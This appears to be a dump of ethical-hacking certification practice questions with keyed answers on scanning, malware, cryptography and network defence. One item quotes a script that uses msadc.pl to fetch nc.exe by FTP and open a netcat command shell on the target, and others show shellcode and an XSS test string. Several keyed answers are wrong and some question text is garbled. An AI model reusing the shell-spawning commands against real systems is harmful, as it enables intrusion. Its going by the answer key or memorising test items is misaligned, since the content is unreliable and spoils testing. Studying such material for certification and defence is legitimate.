He started the scan from the IP address 192.168.99.1.
The host 192.168.99.7 is currently unavailable.

**Answer: B**

Which of the following define GINA correctly?

Gateway Interface Network Application
GUI Installed Network Application CLASS
Global Internet National Authority (G-USA)
Graphical Identification and Authentication DLL

**Answer: D**

It is knowing which cryptographic techniques to employ to obtain access to a web-based programme after gaining access to the password hashes used to protect access to the application?

SHA1
Diffie-Helman
RSA
AES

**Answer: A**

You will be contacted by a network administrator. He is concerned that his network may be subjected to ARP spoofing or poisoning.

Is there anything he can do to avoid it? Choose the most appropriate responses.

On his switches, use port security.
Use a programme like ARPwatch to keep an eye on any unusual ARP behavior.
Between all LAN segments, use a firewall.
Use static ARP entries if you have a tiny network.
On all PCs, use only static IP addresses.

**Answer: A, B, and D**

A hacker has hacked an internet-facing server, which he intends to use to send spam, participate in coordinated attacks, or host spam email content.

What type of malware has infected this server?

Botnet Trojan
Turtle Trojans
Banking Trojans
Ransomware Trojans

**Answer: A**

A zombie is a computer linked to the Internet that has been hacked, infected with a computer virus, or infected with a trojan horse and can be used to carry out malevolent operations under remote control. Botnets of zombie computers are frequently used to send spam via email and to perform denial-of-service attacks. The majority of zombie computer owners are completely ignorant that their system is being utilized in this manner. These machines are likened to zombies since their owners are usually oblivious. A zombie horde attack is similar to a coordinated DDoS attack by many botnet machines.

You have used nmap to perform an active operating system fingerprinting against a target system:

```
[root@ceh NG]# /usr/local/bin/nmap -sT -O 10.0.0.1

Starting nmap 3.28 ( www.insecure.org/nmap/) at 2003-06-18 19:14 IDT
Interesting ports on 10.0.0.1:
(The 1628 ports scanned but not shown below are in state: closed)

Port State Service
21/tcp filtered ftp
22/tcp filtered ssh
25/tcp open smtp
80/tcp open http
135/tcp open loc-srv
139/tcp open netbios-ssn
389/tcp open LDAP
443/tcp open https
465/tcp open smtps
1029/tcp open ms-lsa
1433/tcp open ms-sql-s
2301/tcp open compaqdiag
5555/tcp open freeciv
5800/tcp open vnc-http
5900/tcp open vnc
6000/tcp filtered X11

Remote operating system guess: Windows XP, Windows 2000, NT4 or 95/98/98SE Nmap
run completed -- 1 IP address (1 host up) scanned in 3.334 seconds

Using its fingerprinting tests nmap is unable to distinguish between different groups of
Microsoft based operating systems - Windows XP, Windows 2000, NT4 or 95/98/98SE.
```

Based on the open ports indicated above, what operating system is the target host running?

Windows XP
Windows 98 SE
Windows NT4 Server
Windows 2000 Server

**Answer: D**

Google hacking can be used at which stage of the ethical hacking process? This is a method of searching for vulnerabilities by modifying a search string using specified operators.

**Example:**
**allintitle: root passwd**

Maintaining Access
Gaining Access
Reconnaissance
Scanning and Enumeration

**Answer: C**

According to a company's security policy, all Web browsers must destroy their HTTP browser cookies after they close. What kind of security breach is this policy supposed to protect against?

Attempts by attackers to get access to Web sites that trust the user's authentication credentials by stealing the user's credentials.
Attempts by attackers to gain access to the company's SQL database's user and password information.
Attempts by attackers to get unauthorized access to passwords saved on the user's computer.
Attempts by attackers to determine the user's Web browser usage patterns, including as when and for how long sites were visited.

**Answer: A**

**Explanation:** Cookies can store passwords and form content, such as a credit card number or an address, that a user has previously provided.

Cross-site scripting is a technique that can be used to steal cookies. When an attacker uses a website that permits users to publish unfiltered HTML and JavaScript information, this is what happens.

**Reference:**

https://en.wikipedia.org/wiki/HTTP_cookie#Cross-site_scripting_.E2.80.93_cookie_theft

Which of the following programmes is a well-known password cracker?

Lophtcrack
NetCat
Jack the Ripper
Netbus
John the Ripper

**Answer: A and E**

One of your coworkers has requested that you examine the following SOA record. What version are you using?

**Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)**

A. 200303028

B. 3600

C. 604800

D. 2400

E. 60

F. 4800

**Answer: A**

LM hash is a password hashing function that has been compromised. Which of the parameters below best describes LM Hash?

- The maximum length of a password is 14 characters.
- There is no difference between uppercase and lowercase letters.
- Because it is a simple algorithm, it is possible to generate 10,000,000 hashes each second.

I
I, II, and III
II
I and II

**Answer: B**

Which Nmap option would you choose if you didn't care about being detected and just wanted to do a quick scan?

A. -To
B. -T5
C. –O
D. –A

**Answer: B**

Which of the following programmes simultaneously infects the system boot sector and executable files?

Stealth virus
Polymorphic virus
Macro virus
Multipartite Virus

**Answer: D**

Which of the following is the BEST thing to undertake when determining an organization's attack surface?

Detecting network services in the corporate DMZ using a network scan
Examining if each employee needs a security clearance
Configuration management is used to identify when and where security fixes should be applied.
Employees are being educated on the company's social engineering security policy.

**Answer: A**

When Vulnerability Scanners scan a network, what is the first step they take?

TCP/UDP Port scanning

Firewall detection
OS Detection
Checking if the remote host is alive

**Answer: D**

A tester tries to enter the following test script into the company's web site's search box while testing the company's web applications:

**< script>alert(" Testing Testing Testing ")**

When the tester presses the search button, a pop-up box with the following text displays on the screen:

**"Testing Testing Testing".**

Which online application vulnerability has been discovered?

Buffer overflow
Cross-site request forgery
Distributed denial of service
Cross-site scripting

**Answer: D**

Which system consists of a set of databases that are open to the public and contain domain name registration contact information?

WHOIS
IANA
CAPTCHA
IETF

**Answer: A**

For a test, a pen tester is configuring a Windows laptop. What river and library are necessary when setting up Wireshark to allow the NIC to work in promiscuous mode?

Libpcap
Awinpcap
Winprom
Winpcap

**Answer: D**

When you scan your company's network, you see that TCP port 123 is open. What services use TCP port 123 by default?

Telnet
POP3
Network Time Protocol
DNS

**Answer: C**

```
ping -* 6 192.168.0.101
output
Pinging 192.168.0.101 with 32 bytes of data:
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Ping statistics for 192.168.0.101:
Packets: Sent=6, Received=6, Lost=0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum=0ms, Maximum=0ms, Average=0ms
```

What does the option (*) mean in Question 721?

[redacted]

s

t

n

a

**Answer: C**

**Explanation:** Where, n is the number of echo request sent.

Which of the following is a command-line packet analyzer similar to Wireshark's graphical user interface?

tcpdump

nessus

etherea

Jack the ripper

**Answer: A**

**Explanation:** The tcpdump is a popular packet analyzer that can be used from the command line. It allows the user to see TCP/IP and other packets that are being sent and received across a network to which the machine is connected.

**Reference:** https://en.wikipedia.org/wiki/Tcpdump

Anthony, a network administrator at BigUniversity, noticed that some students are using the wired network to link their notebooks to the Internet. Professors and approved visitors have access to several Ethernet ports on the university campus, but students do not.

When the IDS alerted him to malware activity in the network, he realized what was going on. What should Anthony do in order to avert this issue?

In the switches, disable any ports that are not in use.
Students should be separated into distinct VLANs.
Use the 802.1x protocol to connect to the internet.
Students should be encouraged to use the WiFi network.

**Answer: C**

You get a frantic call from the organization's security team while executing ping scans into a target network.

They say they are being attacked by a denial of service attack. The smurf attack incident disappears from the organization's IDS monitor when you cease scanning.

How can you change your scan to avoid generating this IDS event?

Scan at a slower pace.
Scanning the broadcast IP is not recommended.
Fake the IP address of the source.
Only Windows computers are scanned.

**Answer: B**

You used the TCP XMAS scan as part of a technical evaluation to identify network vulnerabilities. What would all open ports' reactions be?

An ACK will be sent by the port.
A SYN message will be sent by the port.
The packets will be ignored by the port.
An RST will be sent from the port.

**Answer: C**

Which of the following procedures can be used to determine whether or not computer files have been modified?

Network sniffing
Permission sets
Integrity checking hashes
Firewall alerts

**Answer: C**

Which tool would you use to collect data from wireless packets?

NetStumbler
John the Ripper
Nessus
Netcat

**Answer: A**

You work as a company's security officer. You received an IDS alert indicating that one of your Intranet PCs is connected to a blacklisted Internet IP address (C2 Server). Just before the notice, the IP address was blacklisted. You have launched an investigation to assess the severity of the situation. Which of the following items should be investigated?

Event logs on the PC
Internet Firewall/Proxy log
IDS log
Domain controller event logs

**Answer: B**

The network administrator for a company is setting up a website with e-commerce capabilities. Packet sniffing is a concern because credit card information will be sent electronically over the Internet. Customers visiting the site will need to encrypt the data with HTTPS. Which type of certificate is used to encrypt and decrypt the data?

Asymmetric
Confidential
Symmetric
Non-confidential

**Answer: A**

Several suspect logins on a Linux server occurred during non-business hours, according to log monitoring programmes that do behavioral analysis. After a closer look at all of the login actions, it is clear that none of them took place during normal working hours. A Linux administrator examining the issue discovers that the Linux server's system time is off by more than twelve hours. What time-synchronization protocol on Linux servers has stopped working?

Time Keeper
NTP
PPP
OSPP

**Answer: B**

In NMAP, which command-line switch would be used to detect the operating system?

A. –OS
B. –sO
C. –sP
D. –O

**Answer: D**

Which Intrusion Detection System is best suited for large situations where vital network assets require extra protection and are suitable for monitoring sensitive network segments?

Network-based intrusion detection system (NIDS)
Host-based intrusion detection system (HIDS)
Firewalls
Honeypots

**Answer: A**

Which utility can be used to copy files from USB devices invisibly?

USB Grabber
USB Dumper
USB Sniffer

USB Snoopy

**Answer: B**

The following is an excerpt from a log file collected from a network machine with the IP address 192.168.1.106:

```
Time:Mar 13 17:30:15 Port:20 Source:192.168.1.103
Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:17 Port:21 Source:192.168.1.103
Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:19 Port:22 Source:192.168.1.103
Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:21 Port:23 Source:192.168.1.103
Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:22 Port:25 Source:192.168.1.103
Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:23 Port:80 Source:192.168.1.103
Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:30 Port:443 Source:192.168.1.103
Destination:192.168.1.106 Protocol:TCP
```

What kind of action was recorded?

A. 192.168.1.103 is the target of a port scan.
B. 192.168.1.106 is the target of a teardrop attack.
C. 192.168.1.103 is the target of a denial of service attack.
D. 192.168.1.106 is the target of a port scan.

**Answer: D**

What is a denial-of-service attack and how does it work?

A hacker makes it impossible for a legitimate user (or group of users) to use a service.
To get around authentication, a hacker utilizes any character, word, or letter he or she can think of.

A hacker tries to crack a password using a system, which causes the network to fail.
A hacker tries to fool a computer or even another person into thinking they are a valid user.

**Answer: A**

Which form of security document has explicit step-by-step instructions?

Process
Procedure
Policy
Paradigm

**Answer: B**

When doing a risk assessment, you must consider the potential consequences if some of the company's important business processes are disrupted. What is the name of the procedure for determining those essential business factors?

Risk Mitigation
Emergency Plan Response (EPR)
Disaster Recovery Planning (DRP)

Business Impact Analysis (BIA)

**Answer: D**

Why would an attacker want to do a port 137 scan?

In order to locate proxy servers on a network
On the target system, disable the NetBIOS SMB service.
On Windows computers, check for file and print sharing.
NBTSTAT is used to find out information about a target host.

**Answer: D**

Which of the following is a two-factor authentication example?

Birth Date and PIN Number
Username and Password
Hardware Token and Digital Certificate
Smartcard ID and Fingerprint

**Answer: D**

Which of the following is the most effective method of preventing network sniffing?

Encryption protocols are used to protect network communications.
Register the MAC addresses of all machines in a centralized database
Physical access to server rooms that host data should be restricted. Servers That Are Critical

Make use of a static IP address

**Answer: A**

**Explanation:** Encryption, such as Secure Sockets Layer (SSL) or Transport Layer Security (TLS), is one approach to secure your network communication from being sniffed (TLS). Although encryption does not prevent packet sniffers from accessing source and destination information, it does encrypt the data packet's content, resulting in encrypted gibberish being all that the sniffer sees.

**Reference:**

http://netsecurity.about.com/od/informationresources/a/What-Is-A-Packet-Sniffer.htm

Anthony completed a C programming course and developed a simple C application to monitor network traffic and provide alerts when any origin delivers "many" IP packets, depending on the average number of packets delivered by all origins and specific thresholds.

In terms of concept, Anthony's solution is as follows:

Just a network monitoring tool
A signature-based IDS
A hybrid IDS
A behavior-based IDS

**Answer: A**

A server's NMAP scan reveals that port 25 is open. What dangers might this entail?

Open printer sharing
Web portal data leak
Clear text authentication
Active mail relay

**Answer: D**

Which of the following problems may Wireshark be used to solve?

Keeping track of source code version changes
Checking the dates of creation on all of a server's webpages
On many computers, resetting the administrator password
Communication resets between two systems: troubleshooting

**Answer: D**

Even if all theoretically possible safety precautions are implemented, what level of danger will remain?

Residual risk
Inherent risk
Impact risk
Deferred risk

**Answer: A**

---

Peter uses the hacking programme "SIDExtractor" to extract the SIDs list from a Windows 2000 Server computer. The output of the SIDs is shown below.

s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah

Select the user account with System Administrator rights from the list above.

John
Rebecca
Sheela
Shawn
Somia
Chang
Micah

**Answer: F**

A destination host gets a SYN (synchronize/start) packet from a source host and responds with a SYN/ACK packet when a proper TCP connection is established (synchronize acknowledge). Before the connection can be formed, the destination host must receive an ACK (acknowledgement) of the SYN/ACK. The "TCP three-way handshake" is what it's called. A connection queue of finite size on the destination host keeps track of connections waiting to be completed while waiting for the ACK to the SYN ACK. Because the ACK is expected to come a few milliseconds after the SYN ACK, this queue usually clears fast.

How would an attacker use a TCP SYN assault to take advantage of this design?

The attacker sends TCP SYN packets to a vulnerable host with random destination addresses.
TCP SYN packets with random source addresses are flooded towards a vulnerable host by an attacker.
TCP ACK packets with random source addresses are generated by the attacker and sent to the target host.
The attacker sends TCP RST messages to a victim host with random source addresses.

**Answer: B**

A server's NMAP scan reveals that port 69 is open. What dangers might this entail?

Unauthenticated access
Weak SSL version

Cleartext login
Web portal data leak

**Answer: A**

Which of the following physical traits is least likely to be used in a large company's biometric control system?

Height and Weight
Voice

Fingerprints
Iris patterns

**Answer: A**

**Explanation:** T Biometric identifiers are divided into two categories:

Fingerprints, DNA, features of the face, hand, retina, or ear, and odour are examples of physiological traits used for biometric authentication. The pattern of a person's behavior, such as typing rhythm, movement, gestures, and voice, is referred to as behavioural traits.

**Reference:** http://searchsecurity.techtarget.com/definition/biometrics

Which IPsec component is responsible for protocol-level functions such as encrypting and decrypting packets?

Internet Key Exchange (IKE)
Oakley
IPsec Policy Agent
IPsec driver

**Answer: A**

A modest healthcare provider engaged your firm to analyze the network's technological capabilities.

What is the most effective method for detecting vulnerabilities on a Windows computer?

Use a scanning programme like Nessus.
Use the built-in Windows Update utility to keep your computer up to date.
For the most up-to-date list of CVE findings, go to MITRE.org.
Make a clean Windows installation disk image.

**Answer: A**

**Explanation:** Nessus is an open-source network vulnerability scanner that employs the Common Vulnerabilities and Exposures architecture to allow for seamless cross-linking of compliant security solutions.

Currently, the Nessus server is available for Unix, Linux, and FreeBSD. The client is compatible with Unix and Windows operating systems.

**Note:** Significant capabilities of Nessus include in the following reference.

**Reference:** http://searchnetworking.techtarget.com/definition/Nessus

Which IPSec mode should you use to ensure data security and secrecy within a LAN?

ESP transport mode
AH permiscuous
ESP confidential
AH Tunnel mode

**Answer: A**

**Explanation:** When using transport mode, IPSec merely encrypts the IP payload. Through the use of an AH or ESP header, transport mode protects an IP payload. Encapsulating Security Payload (ESP) protects the IP payload's confidentiality (together with authentication, integrity, and anti-replay protection).

Which of the following tools does extensive testing on web servers, including malware and CGIs?

Nikto
Snort
John the Ripper

Dsniff

**Answer: A**

**Explanation:** Nikto is an Open Source (GPL) web server scanner that scans web servers for a variety of issues, including over 6700 potentially harmful files/CGIs, outdated versions on over 1250 sites, and version-specific problems on over 270 servers. It also looks for server configuration items like numerous index files and HTTP server options, as well as web servers and software that have been installed. Scan items and plugins are updated on a regular basis and can be updated automatically.

**Reference:** https://en.wikipedia.org/wiki/Nikto_Web_Scanner

A simple dictionary attack in the context of password security entails putting a dictionary file (a text file containing dictionary words) into a cracking application like LophtCrack or John the Ripper and executing it against user accounts discovered by the application. The dictionary attack is more effective when the word and word fragment selection is larger. The brute force method is the most comprehensive, but it is also the slowest. In its automated exploration, it usually attempts every possible letter and number combination. What would you term such an attack if you used both brute force and dictionary approaches to generate a variety of words?

Full Blown
Thorough

Hybrid
BruteDics

**Answer: C**

For Active Directory, a corporation uses Windows Server 2003. (AD). What is the most efficient method for cracking AD user passwords?

Attack with a dictionary attack.
Carry out a brute-force attack.
Use a rainbow table to launch an attack.
Make use of a mixed attack.

**Answer: C**

Threat actors hack a carefully selected website by introducing an exploit, resulting in malware infection, in order to launch an assault against targeted businesses and organizations. The attackers use exploits on well-known and trusted websites that their intended victims are likely to visit. These attacks are known to use zero-day exploits the target unpatched vulnerabilities, in addition to carefully selecting sites to hack. As a result, the targeted entities have little or no protection against these vulnerabilities.

In the scenario, what kind of attack is described?

Watering Hole Attack

Heartbleed Attack
Shellshock Attack
Spear Phishing Attack

**Answer: A**

**Explanation:** Watering Hole is a type of computer attack in which a target is a specific group of people (organization, industry, or region). The attacker guesses or monitors which websites the group frequently visits and infects one or more of them with malware in this attack. At some point, a member of the targeted group will become infected.

In his home nation, Nedved works as an IT Security Manager for a bank. Based on an investigation of a suspicious connection from the email server to an unknown IP Address, he discovered that his company's email server had been hacked.

Before contacting the incident response team, what is the first thing Nedved should do?

Leave it alone and notify the incident response team as soon as possible.
The firewall should block the connection to the suspect IP address.
Removing the email server from the network is a good idea.
Connect to the backup email server and migrate the connection.

**Answer: C**

On a Windows NT4 web server, a tester used the msadc.pl attack script to run arbitrary instructions. While it is effective, the tester finds performing extended functions to be tedious. Further investigation led to the discovery of a perl script that performs the following msadc functions:

```
system("perl msadc.pl -h $host -C \"echo open $your >testfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>testfile\"");
system("perl msadc.pl -h $host -C \"echo $pass>>testfile\"");
system("perl msadc.pl -h $host -C \"echo bin>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get hacked.html>>testfile\"");
("perl msadc.pl -h $host -C \"echo quit>>testfile\"");
system("perl msadc.pl -h $host -C \"ftp \-s\:testfile\"");
$o=; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
```

Which exploit does this script point to?

A buffer overflow vulnerability
A series of exploits
An SQL injection flaw
A denial-of-service attack

**Answer: B**

Which of the following is happening in the two screenshots below?

**First one:**

```
1 [10.0.0.253]# nmap -sP 10.0.0.0/24
3 Starting Nmap
5 Host 10.0.0.1 appears to be up.
6 MAC Address: 00:09:5B:29:FD:96 (Netgear)
7 Host 10.0.0.2 appears to be up.
8 MAC Address: 00:0F:B5:96:38:5D (Netgear)
9 Host 10.0.0.4 appears to be up.
10 Host 10.0.0.5 appears to be up.
11 MAC Address: 00:14:2A:B1:1E:2E (Elitegroup Computer System Co.)
12 Nmap finished: 256 IP addresses (4 hosts up) scanned in 5.399
seconds
```

**Second one:**

```
1 [10.0.0.252]# nmap -sO 10.0.0.2
3 Starting Nmap 4.01 at 2006-07-14 12:56 BST
4 Interesting protocols on 10.0.0.2:
5 (The 251 protocols scanned but not shown below are
6 in state: closed)
7 PROTOCOL STATE SERVICE
8 1 open icmp
9 2 open|filtered igmp
10 6 open tcp
11 17 open udp
12 255 open|filtered unknown
14 Nmap finished: 1 IP address (1 host up) scanned in
15 1.259 seconds
1 [10.0.0.253]# nmap -sP
1 [10.0.0.253]# nmap -sP
```

A. 10.0.0.253 is scanning 10.0.0.0/24 for IP addresses, while 10.0.0.252 is scanning 10.0.0.2 for ports against 10.0.0.2.

B. 10.0.0.253 is scanning 10.0.0.2 for IP addresses, while 10.0.0.252 is scanning 10.0.0.2 for ports

C. 10.0.0.2 is scanning 10.0.0.0/24 for IP addresses, while 10.0.0.252 is scanning 10.0.0.2 for ports.

D. 10.0.0.252 is scanning 10.0.0.2 for IP addresses, and 10.0.0.252 is scanning 10.0.0.2 for ports.

**Answer: A**

What tool can listen to network traffic and crack Windows SMB passwords?

This is not possible
Netbus
NTFSDOS
Lophtcrack

**Answer: D**

What is the difference between AES and RSA encryption algorithms?

Both techniques are asymmetric, but RSA uses 1024-bit keys.
AES is symmetric and is used to encrypt data; RSA is asymmetric and is used to produce a public/private key pair.
Both methods are symmetric, but AES utilizes 256-bit keys.
AES is an asymmetric algorithm for generating a public/private key pair; RSA is a symmetric algorithm for encrypting data.

**Answer: B**

What is the LDAP protocol's port number?

A. 110
B. 389
C. 464

D. 445

**Answer: B**

Which of the following jailbreaking methods gives user-level access but not iboot-level access?

Bootrom Exploit
iBoot Exploit
Sandbox Exploit
Userland Exploit

**Answer: D**

Using the Nmap syntax, Jack attempted to fingerprint all machines on the network:

**invictus@victim_server:~$ nmap -T4 -O 10.10.0.0/24**

TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx
xxxxxxxxx QUITTING! Clearly, it is not going to work. What exactly is the problem here?

OS Scan necessitates root access.
The syntax of nmap is incorrect.
The host firewall prevents outbound TCP/IP fingerprinting.
This is a common symptom of a nmap application that has become corrupted.

**Answer: A**

What were the results of the following commands?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

The account of Joe has a SID of 500.
The guest account has not been disabled, as shown by these commands
These instructions show that the guest account is no longer active
Joe is the true administrator
These commands on their own do not prove anything

**Answer: D**

The security officer has requested that Todd purchase a counter-based authentication system. Which of the following statements best describes this system?

A biometric system that uses behavioral characteristics to make authentication decisions.
A biometric system that uses bodily characteristics to make authentication decisions.
A system for generating one-time passwords that are encrypted using secret keys.
Passwords are turned into virtual passwords in this authentication technique.

**Answer: C**

Which of the following encryption levels does WPA2 use for wireless data encryption?

64 bit and CCMP
128 bit and CRC
128 bit and CCMP
128 bit and TKIP

**Answer: C**

You notice that people can telnet into the SMTP server on port 25 when looking through audit logs. You want to stop it, even though there is no evidence of an attack or other wrongdoing. However, you are apprehensive about harming the email server's usual operation. Choose the best option for achieving this goal from the list below?

Firewalls should be configured to block port 25.
Turn down the server's SMTP service.
Toggle the use of a username and password for all connections.
Toggle between Windows Exchange and UNIX Sendmail.
None of the above.

**Answer: E**

You are working on a buffer overflow exploit and want to include a 200-byte NOP sled in the exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x3
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x0
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2
"\x68";
```

What does the NOP instruction's hexadecimal value mean?

0x60
0x80
0x70
0x90

**Answer: D**

A virus that tries to install itself inside the file it infects is referred to as a .....

Tunneling virus
Cavity virus
Polymorphic virus
Stealth virus

**Answer: B**

Which NMAP command combination would allow a tester to fingerprint and service detect any TCP port on a class C network that is obstructing ICMP?

A. NMAP -PN -A -O -sS 192.168.2.0/24
B. NMAP -Po -A -O -p1-65535 192.168.0/24
C. NMAP -Po -A -sT -p0-65535 192.168.0/16
D. NMAP -PN -O -sS -p 1-1024 192.168.0/8

**Answer: B**

To discover network vulnerabilities, port scanning can be used as part of a technical evaluation. On the targeted machine, the TCP XMAS scan is utilized to locate listening ports. What happens if a scanned port is open?

The packets will be ignored by the port.
An RST will be sent from the port.
An ACK will be sent by the port.
A SYN will be sent by the port.

**Answer: A**

**Explanation:** An attacker does a TCP XMAS scan to see if the target machine's ports are closed. This form of scan is carried out by sending TCP segments with all flags set in the packet header, resulting in unlawful packets according to RFC 793. According to RFC 793, any TCP segment with an out-of-state Flag transmitted to an open port should be deleted, while segments with out-of-state flags sent to closed ports should be handled with an RST. This behavior should enable an attacker to check for closed ports by sending rule-breaking packets (out of sync or forbidden by the TCB) and discovering closed ports via RST packets.

**Reference:** https://capec.mitre.org/data/definitions/303.html

Which security element prevents automobiles from crashing through a building's doors?

Turnstile
Bollards
Mantrap
Receptionist

**Answer: B**

Which of the following programmes is most commonly used to promote Microsoft Office products?

Polymorphic virus
Multipart virus
Macro virus
Stealth virus

**Answer: C**

**Explanation:** A macro virus is one that is written in a macro language, which is a programming language that is embedded within a software programme (e.g., word processors and spreadsheet applications). Some software, such as Microsoft Office, allow macro programmes to be inserted in documents and start automatically when the document is opened, providing a unique technique for the propagation of malicious computer instructions.

**Reference:** https://en.wikipedia.org/wiki/Macro_virus

An engineer is using the exploit tool Backtrack to learn how to create exploits in C++. The engineer wants to compile the most recent C++ exploit and give it the name calc.exe. To accomplish this, what command would the engineer use?

g++ hackersExploit.cpp -o calc.exe
g++ hackersExploit.py -o calc.exe
g++ -i hackersExploit.pl -o calc.exe

g++—compile -i hackersExploit.cpp -o calc.exe

**Answer: A**

A network administrator has been notified by an Intrusion Detection System (IDS) about a potentially harmful sequence of packets transmitted to a Web server in the network's external DMZ. The packet traffic was recorded and saved to a PCAP file by the IDS.

What kind of network tool can be utilized to figure out if these packets are malicious or just a false positive?

Protocol analyzer
Intrusion Prevention System (IPS)
Network sniffer
Vulnerability scanner

**Answer: A**

**Explanation:** A packet analyzer (also known as a network analyzer, protocol analyzer, or packet sniffer) is a computer application or piece of computer hardware that may intercept and log communication that goes over a digital network or part of a network. Packet traffic saved in a PCAP file can be analyzed using a packet analyzer.

**Reference:** https://en.wikipedia.org/wiki/Packet_analyzer

A specific sort of Trojan has infected a server. It was intended for the hacker to use it to send and host spam emails. What kind of Trojan was used by the hacker?

Turtle Trojans
Ransomware Trojans
Botnet Trojan
Banking Trojans

**Answer: C**

ABC's security administrator must allow Internet traffic through host 10.0.0.2 and UDP traffic through host 10.0.0.3. He must also allow all FTP traffic to the rest of the network while blocking all other traffic. Nobody can access the ftp after he applied his ACL setup to the router, and the approved hosts cannot access the Internet. The following configuration is what doing on in the network?

```
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any
```

Port 80 should be used instead of 110 in the ACL.
The FTP ACL must come before the ACL 110.
The router ignores the other ACLs and denies all TCP traffic according to the first ACL.
Because it is UDP, the ACL 104 must come before.

**Answer: C**

What will the output of the following command be?

**'NMAP -sS -O -p 123-153 192.168.100.3'**

A stealth scan was performed, with ports 123 and 153 being opened.

A stealth scan of open ports 123 to 153 was performed.
A stealth scan, excluding ports 123 to 153, checks all open ports.
A stealth scan was performed to determine the operating system and to scan ports 123 to 153.

**Answer: D**

What is the meaning of type 3 code 13? (Choose two.)

Echo request
Destination unreachable
Network unreachable

Administratively prohibited
Port unreachable
Time exceeded

**Answer: B and D**

Which access control approach allows numerous systems to use a central authentication server (CAS) to grant users access to multiple systems after a single authentication?

Role Based Access Control (RBAC)
Discretionary Access Control (DAC)
Windows authentication
Single sign-on

**Answer: D**

A hacker is trying to figure out which ports on a network have been left open. The hacker would utilize which NMAP switch?

A. –sO
B. –sP
C. –sS
D. –sU

**Answer: A**

The output from a penetration tester's machine attacking a machine with the IP address 192.168.1.106 looks like this:

```
[ATTEMPT] target 192.168.1.106 - login "root" - pass "a" 1 of 20
[ATTEMPT] target 192.168.1.106 - login "root" - pass "123" 2 of 20
[ATTEMPT] target 192.168.1.106 - login "testuser" - pass "a" 3 of 20
[ATTEMPT] target 192.168.1.106 - login "testuser" - pass "123" 4 of 20
[ATTEMPT] target 192.168.1.106 - login "admin" - pass "a" 5 of 20
[ATTEMPT] target 192.168.1.106 - login "admin" - pass "123" 6 of 20
[ATTEMPT] target 192.168.1.106 - login "" - pass "a" 7 of 20
[ATTEMPT] target 192.168.1.106 - login "" - pass "123" 8 of 20
```

What is the most likely scenario?

A. The 192.168.1.106 network was ping-scanned.
B. Attempt to brute force a remote service
**C.** 192.168.1.106 port scan
**D.** On 192.168.1.106, a denial of service attack was launched.

**Answer: B**

XYZ has requested that you evaluate the security of their perimeter email gateway. You compose a specially structured email message and transmit it via the Internet to an employee of Company XYZ from your New York office. Your test is known to an employee of Company XYZ.

This is how your email message appears:

From: jim_miller@companyxyz.com

To: michelle_saunders@companyxyz.com

Subject: Test message Date: 4/3/2021 14:36

Your email message is received by an employee of Company XYZ. What does this demonstrate about Company XYZ's email gateway?

Email Phishing
Email Masquerading
Email Spoofing
Email Harvesting

**Answer: C**

Which of the LM hashes below represents a password with less than 8 characters? (Choose two options)

A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
**C.** 0182BD0BD4444BF836077A718CCDF409
D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE
F. E52CAC67419A9A224A3B108F3FA6CB6D

**Answer: B and E**

In an attempt to crash the programme, a software tester generates erroneous inputs at random. Which of the following is a

software testing technique for determining whether or not a software programme can handle a wide range of invalid input?

Mutating
Randomizing
Fuzzing
Bounding

